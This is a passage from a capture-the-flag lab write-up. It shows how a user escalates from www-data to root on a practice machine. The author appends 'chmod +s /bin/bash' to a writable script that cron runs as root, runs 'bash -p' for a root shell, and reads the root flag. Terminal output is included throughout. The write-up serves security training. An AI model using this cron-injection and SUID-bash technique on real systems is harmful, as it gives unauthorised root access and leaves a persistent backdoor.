|  |  .---------- day of month (1 - 31)
|  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
|  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
|  |  |  |  |
*  *  *  *  * user-name command to be executed
7 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
5 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
7 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
2 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }

* * * * * backup
```

```
ls -la /etc/cron.d/
total 24
drwxr-xr-x   2 root root 4096 Mar  4 15:08 .
drwxr-xr-x 110 root root 4096 Mar 10 06:44 ..
-rw-r--r--   1 root root  102 Aug  5  2025 .placeholder
-rw-r--r--   1 root root  201 Apr  8  2024 e2scrub_all
-rw-r--r--   1 root root  712 Jan 19  2024 php
-rw-r--r--   1 root root  396 Aug  5  2025 sysstat
```

- Nonetheless, I injected the payload ***chmod +s /bin/bash*** into our vulnerable script to set the SUID bit on the system's default bash shell. I then proceeded to verify its permission by using the command ***ls -la /bin/bash,*** which showed they had changed to ***-rwsr-sr-x.*** This means the file can be executed with the privileges of the file's owner (root), rather than the low-lever user ***www-data*** running it.

  Output:

```
www-data@ehvibes:/$ echo 'chmod +s /bin/bash' >> /opt/lab/backup.sh
echo 'chmod +s /bin/bash' >> /opt/lab/backup.sh
www-data@ehvibes:/$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-sr-x 1 root root 1446024 Mar 31  2024 /bin/bash
```

- To spawn a shell as root, I simply used the command ***/bin/bash -p*** and verified that I was root using the commands ***whoami*** and ***id.*** I changed the current working directory to the root directory using the command ***cd /*** and then accessed the home directory of the root user using the command ***cd root.*** Finally, I was able to capture the final flag ***flag{4867bad8b1ecfbf87ee78f3477f28230}*** using the command ***cat root_flag.txt.***

Output:

```
www-data@ehvibes:/$ /bin/bash -p
/bin/bash -p
bash-5.2# whoami
whoami
root
bash-5.2# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
bash-5.2# uname -n
uname -n
ehvibes
bash-5.2# cd /
cd /
bash-5.2# ls
ls
bin                dev   lib.usr-is-merged  mnt   run                srv  var
bin.usr-is-merged  etc   lib64              opt   sbin               sys
boot               home  lost+found         proc  sbin.usr-is-merged  tmp
cdrom              lib   media              root  snap               usr
bash-5.2# cd root
cd root
bash-5.2# ls
ls
root_flag.txt
bash-5.2# cat root_flag.txt
cat root_flag.txt
flag{4867bad8b1ecfbf87ee78f3477f28230}

Congratulation!!!!
```